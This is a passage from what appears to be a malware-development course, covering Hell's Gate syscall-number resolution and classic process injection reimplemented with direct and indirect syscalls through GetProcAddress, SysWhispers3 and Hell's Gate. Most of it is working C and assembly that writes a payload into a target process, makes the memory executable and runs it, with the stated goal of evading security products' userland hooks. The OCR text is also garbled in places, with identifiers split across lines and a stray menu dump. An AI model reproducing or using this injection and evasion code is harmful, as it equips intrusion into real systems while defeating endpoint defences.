The second part begins with a while loop after finding the syscall address, `pFunctionAddress`. The while loop searches for the `0x4c, 0x8b, 0xd1, 0xb8` bytes which are opcodes for the `mov r10, rcx` and `mov rcx, ssn`, being the start of an unhooked syscall.

In the case where the syscall is hooked, the opcodes may not match due to the hook being added by security solutions prior to the `syscall` instruction. To address this, Hell's Gate attempts to match the opcodes, and if no match is found, the `cw` variable is incremented, which adds to the address of the syscall on the subsequent loop iteration. This progression continues, moving down one byte at a time until the `mov r10, rcx` and `mov rcx, ssn` instructions are reached. The image below illustrates how Hell's Gate finds the opcodes by traversing over the hook.



Boundary Check

To prevent itself from searching too far and obtaining a different SSN for a different syscall, two if-statements are made at the beginning of the while loop to check for the `syscall` and `ret` instructions located at the end of the syscall. If the search reaches one of these instructions and the `0x4c, 0x8b, 0xd1, 0xb8` opcodes have not been identified, resolving the SSN will fail.

```
// check if syscall, in this case we are too far
if (*((PBYTE)pFunctionAddress + cw) == 0x0f && *((PBYTE)pFunctionAddress + cw + 1) == 0x05)
  return FALSE;

// check if ret, in this case we are also probably too far
if (*((PBYTE)pFunctionAddress + cw) == 0xc3)
  return FALSE;
```


Calculating & Saving The SSN

On the other hand, if there is a successful match for the opcodes, Hell's Gate will calculate the syscall number and save it to `pVxTableEntry->wSystemCall`. It is not necessary to understand the calculation, which requires knowledge of bitwise operators, however, those comfortable with the concept can continue reading this section.

The function first uses the left shift operator (`<<`) to shift the bits of the `high` variable to the left by 8 times. It then uses the bitwise OR operator (`|`) to compare each bit of the first operand (being `high << 8`) to the corresponding bit of the second operand (being `low`).

```
pVxTableEntry->wSystemCall = (high << 8) | low;
```

To better understand this, the following is an example using `NtProtectVirtualMemory` syscall to demonstrate the Hell's Gate approach in calculating the SSN.



The image above is simplified to the snippet below.

```
00007FFCC42C4570 | 4C:8BD1                          | mov r10,rcx
|
00007FFCC42C4573 | B8 50000000                      | mov eax,50
| 50:'P'
00007FFCC42C4582 | 0F05                             | syscall
|
00007FFCC42C4584 | C3                               | ret
|
```

The `C4C:8BD1 B8 50000000` bytes correspond to the following offsets:

`4C` is offset 0, `8B` is offset 1 and `D1` is offset 2, `B8` is offset 3, `50` is offset 4, `00` is offset 5 and so on. The `GetVxTableEntry` function specifies that the `high` and `low` variables have an offset of 5 and 4, respectively.

```
BYTE high = *((PBYTE)pFunctionAddress + 5 + cw); // Offset 5
BYTE low = *((PBYTE)pFunctionAddress + 4 + cw); // Offset 4
```

Checking the value at offset 5 reveals that it is `0x00`, while the offset at 4 is `0x50`. This means that the value of `high` is `0x00` and `low` is `0x50`. Therefore, the SSN is equal to `(0x00 << 8) | 0x50`.

```
>>>
>>> hex((0x00 << 8) | 0x50)
'0x50'
>>>
```

The result of the bitwise operation matches the SSN number of `NtProtectVirtualMemory`, which is 50 in hex.

Calling The Syscall

Now that Hell's Gate has fully initialized the `VX_TABLE_ENTRY` structure of the target syscall, it can now call it. To do this, Hell's Gate uses two 64-bit assembly functions: `HellsGate` and `HellDescent`, shown in the hellsgate.asm file.

```
data
  wSystemCall DWORD 000h              ; this is a global variable used to keep the SSN of a syscal
l

.code
  HellsGate PROC
    mov wSystemCall, 000h
    mov wSystemCall, ecx            ; updating the 'wSystemCall' variable with input argument (ecx
register's value)
    ret
  HellsGate ENDP

  HellDescent PROC
```

```
    mov r10, rcx
    mov eax, wSystemCall            ; `wSystemCall` is the SSN of the syscall to call
    syscall
    ret
  HellDescent ENDP
end
```

To call a syscall, first, the syscall number needs to be passed to the `HellsGate` function. This saves it to the `wSystemCall` global variable for future use. Next, `HellDescent` is used to call the syscall by passing the syscall's parameters. This is demonstrated in the Payload function.

Conclusion

It's been shown that bypassing userland hooks is possible through the use of direct syscalls, the SysWhispers tool and Hell's Gate technique. In upcoming modules, the process injection techniques previously implemented will be modified to utilize syscalls instead of WinAPIs.

67. Syscalls - Reimplementing Classic Injection

Syscalls - Reimplementing Classic Injection

Introduction

In this module, the classical process injection technique discussed earlier will be implemented using direct syscalls, replacing WinAPIs with their syscall equivalent.

- `VirtualAlloc/Ex` is replaced with NtAllocateVirtualMemory
- `VirtualProtect/Ex` is replaced with NtProtectVirtualMemory
- `WriteProcessMemory` is replaced with NtWriteVirtualMemory
- `CreateThread/RemoteThread` is replaced with NtCreateThreadEx

Required Syscalls

This section will go through the required syscalls that will be used and explain their parameters.

NtAllocateVirtualMemory

This is the resulting syscall from the `VirtualAlloc` and `VirtualAllocEx` WinAPIs. `NtAllocateVirtualMemory` is shown below.

```
NTSTATUS NtAllocateVirtualMemory(
  IN HANDLE           ProcessHandle,    // Process handle in where to allocate memory
  IN OUT PVOID        *BaseAddress,     // The returned allocated memory's base address
  IN ULONG_PTR        ZeroBits,         // Always set to '0'
  IN OUT PSIZE_T      RegionSize,       // Size of memory to allocate
  IN ULONG            AllocationType,   // MEM_COMMIT | MEM_RESERVE
  IN ULONG            Protect           // Page protection
);
```

`NtAllocateVirtualMemory` is similar to the `VirtualAllocEx` WinAPI, however, it differs in that the `RegionSize` and `BaseAddress` are both passed by reference, using the address of operator (&). `ZeroBits` is a newly introduced parameter that is defined as the number of

high-order address bits that must be zero in the base address of the section view. This parameter is always set to zero.

The `RegionSize` parameter is marked as an IN and OUT parameter. This is because the value of `RegionSize` may change depending on what was actually allocated. Microsoft states that the initial value of `RegionSize` specifies the size, in bytes, of the region and is rounded up to the next host page size boundary. This means that `NtAllocateVirtualMemory` rounds up to the nearest multiple of a page size, which is 4096 bytes. For example, if `RegionSize` is set to 5000 bytes, it will round it up to 8192 and `RegionSize` will return the value which was allocated, which is 8192 in this example.

As previously mentioned in earlier modules, all the syscalls return `NTSTATUS`. If successful, it will be set to `STATUS_SUCCESS` (0). Otherwise, a non-zero value is returned if the syscall fails.

NtProtectVirtualMemory

This is the resulting syscall from the `VirtualProtect` and `VirtualProtectEx` WinAPIs. `NtProtectVirtualMemory` is shown below.

```
NTSTATUS NtProtectVirtualMemory(
  IN HANDLE               ProcessHandle,              // Process handle whose memory protection is
to be changed
  IN OUT PVOID            *BaseAddress,               // Pointer to the base address to protect
  IN OUT PULONG           NumberOfBytesToProtect,     // Pointer to size of region to protect
  IN ULONG                NewAccessProtection,        // New memory protection to be set
  OUT PULONG              OldAccessProtection         // Pointer to a variable that receives the p
revious access protection
);
```

Both `BaseAddress` and `NumberOfBytesToProtect` are passed by reference, using the "address of" operator (&).

The `NumberOfBytesToProtect` parameter behaves similarly to the `RegionSize` parameter in `NtAllocateVirtualMemory` where it rounds up the number of bytes to the nearest multiple of a page.

NtWriteVirtualMemory

This is the resulting syscall from the `WriteProcessMemory` WinAPI. `NtWriteVirtualMemory` is shown below.

```
NTSTATUS NtWriteVirtualMemory(
  IN HANDLE               ProcessHandle,          // Process handle whose memory is to be written
to
  IN PVOID                BaseAddress,            // Base address in the specified process to whic
h data is written
  IN PVOID                Buffer,                 // Data to be written
  IN ULONG                NumberOfBytesToWrite,   // Number of bytes to be written
  OUT PULONG              NumberOfBytesWritten    // Pointer to a variable that receives the numbe
r of bytes actually written
);
```

`NtWriteVirtualMemory`'s parameters are the same as its WinAPI version, `WriteProcessMemory`.

NtCreateThreadEx

This is the resulting syscall from the `CreateThread`, `CreateRemoteThread` and `CreateRemoteThreadEx` WinAPIs. `NtCreateThreadEx` is shown below.

```
NTSTATUS NtCreateThreadEx(
    OUT PHANDLE                 ThreadHandle,         // Pointer to a HANDLE variable that recieve
s the created thread's handle
    IN  ACCESS_MASK             DesiredAccess,        // Thread's access rights (set to THREAD_ALL
_ACCESS - 0x1FFFFF)
    IN  POBJECT_ATTRIBUTES      ObjectAttributes,     // Pointer to OBJECT_ATTRIBUTES structure (s
et to NULL)
    IN  HANDLE                  ProcessHandle,        // Handle to the process in which the thread
is to be created.
    IN  PVOID                   StartRoutine,         // Base address of the application-defined f
unction to be executed
    IN  PVOID                   Argument,             // Pointer to a variable to be passed to the
thread function (set to NULL)
    IN  ULONG                   CreateFlags,          // The flags that control the creation of th
e thread (set to NULL)
    IN  SIZE_T                  ZeroBits,             // Set to NULL
    IN  SIZE_T                  StackSize,            // Set to NULL
    IN  SIZE_T                  MaximumStackSize,     // Set to NULL
    IN  PPS_ATTRIBUTE_LIST      AttributeList         // Pointer to PS_ATTRIBUTE_LIST structure (s
et to NULL)
);
```

`NtCreateThreadEx` looks similar to the `CreateRemoteThreadEx` WinAPI. `NtCreateThreadEx` is a very flexible syscall and can allow complex manipulation of the created threads. However, for our purpose, the majority of its parameters will be set to `NULL`.

Implementation Using GetProcAddress and GetModuleHandle

Calling the syscalls will be done using several methods, starting with the commonly used `GetProcAddress` and `GetModuleHandle` WinAPIs. This technique is straightforward and has been used multiple times to dynamically call syscalls. As previously discussed, however, this method does not bypass any userland hooks installed on the syscalls.

In the code provided for download in this module, a `Syscall` structure is created and initialized using `InitializeSyscallStruct`, which holds the addresses of the syscalls used, as shown below.

```
// A structure that keeps the syscalls used
typedef struct _Syscall {

  fnNtAllocateVirtualMemory pNtAllocateVirtualMemory;
  fnNtProtectVirtualMemory  pNtProtectVirtualMemory;
  fnNtWriteVirtualMemory    pNtWriteVirtualMemory;
  fnNtCreateThreadEx        pNtCreateThreadEx;

} Syscall, *PSyscall;


// Function used to populate the input 'St' structure
BOOL InitializeSyscallStruct (OUT PSyscall St) {

  HMODULE hNtdll = GetModuleHandle(L"NTDLL.DLL");
  if (!hNtdll) {
    printf("[!] GetModuleHandle Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  St->pNtAllocateVirtualMemory  = (fnNtAllocateVirtualMemory)GetProcAddress(hNtdll, "NtAllocateVir
tualMemory");
  St->pNtProtectVirtualMemory   = (fnNtProtectVirtualMemory)GetProcAddress(hNtdll, "NtProtectVirtu
alMemory");
  St->pNtWriteVirtualMemory     = (fnNtWriteVirtualMemory)GetProcAddress(hNtdll, "NtWriteVirtualMe
mory");
  St->pNtCreateThreadEx         = (fnNtCreateThreadEx)GetProcAddress(hNtdll, "NtCreateThreadEx");

        // check if GetProcAddress missed a syscall
  if (St->pNtAllocateVirtualMemory == NULL || St->pNtProtectVirtualMemory == NULL || St->pNtWriteV
irtualMemory == NULL || St->pNtCreateThreadEx == NULL)
    return FALSE;
  else
    return TRUE;
}
```

Next, the `ClassicInjectionViaSyscalls` function will be responsible for executing the payload, `pPayload`, in the target process, `hProcess`. The function returns `FALSE` if it fails to execute the payload and `TRUE` if it succeeds. Additionally, the function can be used to inject both local and remote processes depending on the value of `hProcess`.

```
BOOL ClassicInjectionViaSyscalls(IN HANDLE hProcess, IN PVOID pPayload, IN SIZE_T sPayloadSize) {


  Syscall   St                    = { 0 };
  NTSTATUS  STATUS                = 0x00;
  PVOID     pAddress              = NULL;
  ULONG     uOldProtection        = NULL;

  SIZE_T    sSize                 = sPayloadSize,
              sNumberOfBytesWritten = NULL;
  HANDLE    hThread               = NULL;

  // Initializing the 'St' structure to fetch the syscall's addresses
  if (!InitializeSyscallStruct(&St)){
    printf("[!] Could Not Initialize The Syscall Struct \n");
    return FALSE;
  }

//----------------------------------------------------------------------

  // Allocating memory
  if ((STATUS = St.pNtAllocateVirtualMemory(hProcess, &pAddress, 0, &sSize, MEM_RESERVE | MEM_COMM
IT, PAGE_READWRITE)) != 0) {
    printf("[!] NtAllocateVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress, sSize);
  printf("[#] Press <Enter> To Write The Payload ... ");
  getchar();

//----------------------------------------------------------------------

  // Writing the payload
  printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
  if ((STATUS = St.pNtWriteVirtualMemory(hProcess, pAddress, pPayload, sPayloadSize, &sNumberOfByt
esWritten)) != 0 || sNumberOfBytesWritten != sPayloadSize) {
    printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten, sPayloadSize);
    return FALSE;
  }
  printf("[+] DONE \n");

//----------------------------------------------------------------------
```

```
  // Changing the memory's permissions to RWX
  if ((STATUS = St.pNtProtectVirtualMemory(hProcess, &pAddress, &sPayloadSize, PAGE_EXECUTE_READWR
ITE, &uOldProtection)) != 0) {
    printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

//----------------------------------------------------------------------
  // Executing the payload via thread
  printf("[#] Press <Enter> To Run The Payload ... ");
  getchar();
  printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
  if ((STATUS = St.pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, hProcess, pAddress, NULL,
NULL, NULL, NULL, NULL, NULL)) != 0) {
    printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  printf("[+] DONE \n");
  printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

  return TRUE;
}
```

Payload Size & Rounding Up

Recall that `NtAllocateVirtualMemory` rounds up the value of `RegionSize` to be a multiple of 4096. Due to the rounding up of the size, one must be careful when using the same payload size variable when allocating memory and writing to memory as it can lead to more bytes being written than what was intended. This is why the code above uses separate size variables for `NtAllocateVirtualMemory` and `NtWriteVirtualMemory`.

The issue is demonstrated in the code snippet below.

```
  // sPayloadSize is the payload's size (272 bytes)
  // Allocating memory
  if ((STATUS = St.pNtAllocateVirtualMemory(hProcess, &pAddress, 0, &sPayloadSize, MEM_RESERVE | M
EM_COMMIT, PAGE_READWRITE)) != 0) {
    return FALSE;
  }

  // sPayloadSize's value is now 4096
  // Writing the payload with sPayloadSize (NumberOfBytesToWrite) as 4096 instead of the original
size
  if ((STATUS = St.pNtWriteVirtualMemory(hProcess, pAddress, pPayload, sPayloadSize, &sNumberOfByt
```

```
esWritten)) != 0) {
    return FALSE;
  }
```

Implementation Using SysWhispers


The implementation here uses SysWhispers3 to bypass userland hooks via indirect syscalls. The following command is used to generate the required files for this implementation.

```
python syswhispers.py -a x64 -c msvc -m jumper_randomized -f NtAllocateVirtualMemory,NtProtectVirt
ualMemory,NtWriteVirtualMemory,NtCreateThreadEx -o SysWhispers -v
```

Three files are generated: `SysWhispers.h`, `SysWhispers.c` and `SysWhispers-asm.x64.asm`. The next step is to import these files into Visual Studio as noted in the SysWhisper's Readme here. The steps are demonstrated below.


Step 1


Copy the generated files to the project folder and then add them to the Visual Studio project as existing items.



Step 2

Enable MASM in the project to allow for the compilation of the generated assembly code.


HellsGate
SysWhispers
Build
Rebuild
Clean
View
Analyze and Code Cleanup
Project Only
Retarget Projects
Scope to This
New Solution Explorer View
Build Dependencies
Add
Class Wizard... Ctrl+Shift+X
Manage NuGet Packages...
Set as Startup Project
Debug
Cut Ctrl+X
Paste Ctrl+V
Remove Del
Rename F2
Unload Project
Load Direct Dependencies
Load Entire Dependency Tree
Rescan Solution
Display Browsing Database Errors
Clear Browsing Database Errors
Open Folder in File Explorer
Open in Terminal
Properties Alt+Enter
Project Dependencies...
Project Build Order...
Build Customizations...



Step 3

Modify the properties to set the ASM file to be compiled using *Microsoft Macro Assembler*.

Step 4

The Visual Studio project can now be compiled. The `ClassicInjectionViaSyscalls` function is shown below.

```
BOOL ClassicInjectionViaSyscalls(IN HANDLE hProcess, IN PVOID pPayload, IN SIZE_T sPayloadSize) {
```

```
  NTSTATUS  STATUS                  = 0x00;
  PVOID   pAddress                = NULL;
  ULONG   uOldProtection          = NULL;

  SIZE_T    sSize                   = sPayloadSize,
          sNumberOfBytesWritten   = NULL;
  HANDLE    hThread                 = NULL;



  // Allocating memory
  if ((STATUS = NtAllocateVirtualMemory(hProcess, &pAddress, 0, &sSize, MEM_RESERVE | MEM_COMMIT,
PAGE_READWRITE)) != 0) {
    printf("[!] NtAllocateVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress, sSize);
  printf("[#] Press <Enter> To Write The Payload ... ");
  getchar();

//----------------------------------------------------------------------
  // Writing the payload
  printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
  if ((STATUS = NtWriteVirtualMemory(hProcess, pAddress, pPayload, sPayloadSize, &sNumberOfBytesWr
itten)) != 0 || sNumberOfBytesWritten != sPayloadSize) {
    printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten, sPayloadSize);
    return FALSE;
  }
  printf("[+] DONE \n");

//----------------------------------------------------------------------
  // Changing the memory's permissions to RWX
  if ((STATUS = NtProtectVirtualMemory(hProcess, &pAddress, &sPayloadSize, PAGE_EXECUTE_READWRITE,
&uOldProtection)) != 0) {
    printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

//----------------------------------------------------------------------
  // Executing the payload via thread
  printf("[#] Press <Enter> To Run The Payload ... ");
  getchar();
  printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
  if ((STATUS = NtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, hProcess, pAddress, NULL, NUL
L, NULL, NULL, NULL, NULL)) != 0) {
    printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] DONE \n");
```

```
  printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

  return TRUE;
}
```

Implementation Using Hell's Gate

The last implementation for this module is using Hell's Gate. First, ensure that the same steps done to set up the Visual Studio project with SysWhispers3 are done here too. Specifically, enabling MASM and modifying the properties to set the ASM file to be compiled using the Microsoft Macro Assembler.

Changing Payload Function

A few changes need to be made to the Hell's Gate code. First, the Payload function must be replaced with the `ClassicInjectionViaSyscalls` function.

```
BOOL ClassicInjectionViaSyscalls(IN PVX_TABLE pVxTable, IN HANDLE hProcess, IN PBYTE pPayload, IN
SIZE_T sPayloadSize) {

  NTSTATUS  STATUS                  = 0x00;
  PVOID   pAddress                = NULL;
  ULONG   uOldProtection          = NULL;

  SIZE_T    sSize                   = sPayloadSize,
          sNumberOfBytesWritten   = NULL;
  HANDLE    hThread                 = NULL;


  // Allocating memory
  HellsGate(pVxTable->NtAllocateVirtualMemory.wSystemCall);
  if ((STATUS = HellDescent(hProcess, &pAddress, 0, &sSize, MEM_RESERVE | MEM_COMMIT, PAGE_READWRI
TE)) != 0) {
    printf("[!] NtAllocateVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress, sSize);
  printf("[#] Press <Enter> To Write The Payload ... ");
  getchar();

//----------------------------------------------------------------------

  // Writing the payload
  printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
  HellsGate(pVxTable->NtWriteVirtualMemory.wSystemCall);
```

```
  if ((STATUS = HellDescent(hProcess, pAddress, pPayload, sPayloadSize, &sNumberOfBytesWritten)) !
= 0 || sNumberOfBytesWritten != sPayloadSize) {
    printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten, sPayloadSize);
    return FALSE;
  }
  printf("[+] DONE \n");

//----------------------------------------------------------------------

  // Changing the memory's permissions to RWX
  HellsGate(pVxTable->NtProtectVirtualMemory.wSystemCall);
